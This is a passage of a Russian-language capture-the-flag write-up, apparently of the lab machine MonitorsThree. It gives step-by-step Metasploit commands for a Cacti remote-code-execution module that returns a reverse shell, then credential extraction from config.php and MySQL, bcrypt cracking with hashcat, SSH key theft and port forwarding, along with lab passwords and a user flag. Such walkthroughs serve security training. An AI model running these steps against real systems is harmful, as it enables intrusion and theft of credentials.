
**Порядок эксплуатации:**

1. msfconsole;
2. search cacti;
3. use 3 or use multi/http/cacti\_package\_import\_rce ;
4. show options;
5. set RHOSTS cacti.monitorsthree.htb;
6. set PASSWORD greencacti2001;
7. set LHOST <attacker-ip>;
8. set TARGET 1;
9. run;

Эксплоит может не запуститься с первого раза, в этом случае необходимо просто перезапустить. Лично у меня все заработало с 5 раза.



Данные пользователей должны где-то храниться, система уязвима к sql инъекции, значит, по логике, присутствует система управления базами данных. С целью проверить это я отправился в **/var/www/html/cacti** . Здесь я нашел директорию **include** и в ней файл **config.php** . Здесь я нашел учетные данные пользователя mysql: **cactiuser:cactiuser :**



При сканировании nmap порт 3306 помечался как закрытый, в тоже время доступна база данных.Значит MySql развернута во внутренней сети. Метерпретер не дал мне подключиться.


**Мои дальнейшие действия:**

1. shell;
2. python3 -c "import pty; pty.spawn('/bin/bash')";
3. mysql -u cactiuser -p;
4. ввёл пароль cactiuser;
5. SHOW databases;
6. USE cacti;
7. SHOW tables;
8. SELECT \* FROM user\_auth;


Здесь я нашел данные еще одного пользователя:




Приступаю к подбору пароля. Для этого использую инструмент **hashcat**. В базе данных hashcat этот хэш определен под номером 3200 и называется **bcrypt $2\*$, Blowfish (Unix) .** С помощью команды **hashcat -a 0 -m 3200 hash.txt --wordlist /usr/share/wordlists/rockyou.txt** мне удалось найти пароль маркуса:



Итак, ещё одни валидные данные: **marcus:12345678910**. Аутентифицируюсь как marcus:



В директории **marcus** находился первый флаг:




Пользовательский флаг: 6a57b6627e40a55b8e18fecb927c1a0b


**Этап 5** Повышение привелегий

Приступаю к повышению привелегий (marcus → root):


Стандартные методы повышения привелегий не сработали. Тут я вспомнил про тот фильтрующийся порт. Кроме, 8084 порта появилось еще несколько:




Пожалуй, начнем с начала. Первый порт – 8200. Сделаю переадресацию портов. Для начала мне необходимы ssh ключи marcus, копирую их на свою машину. Используя команду **ssh -L 8200:127.0.0.1:8200 marcus@10.10.11.30 -i id\_rsa** , произвожу переадресацию:



Со своего браузера подключаюсь к 8200-ому порту:



Возможно, это какое-то приложение для проверки дубликатов среди паролей или аутентификации. Попробую найти в системе какие-нибудь данные об этом. С помощью команды **find / -type f -name "\*duplicati\*" 2>/dev/null** я нашел следующее:



**Этап 6** Скачивание полезной информации (окончание работы)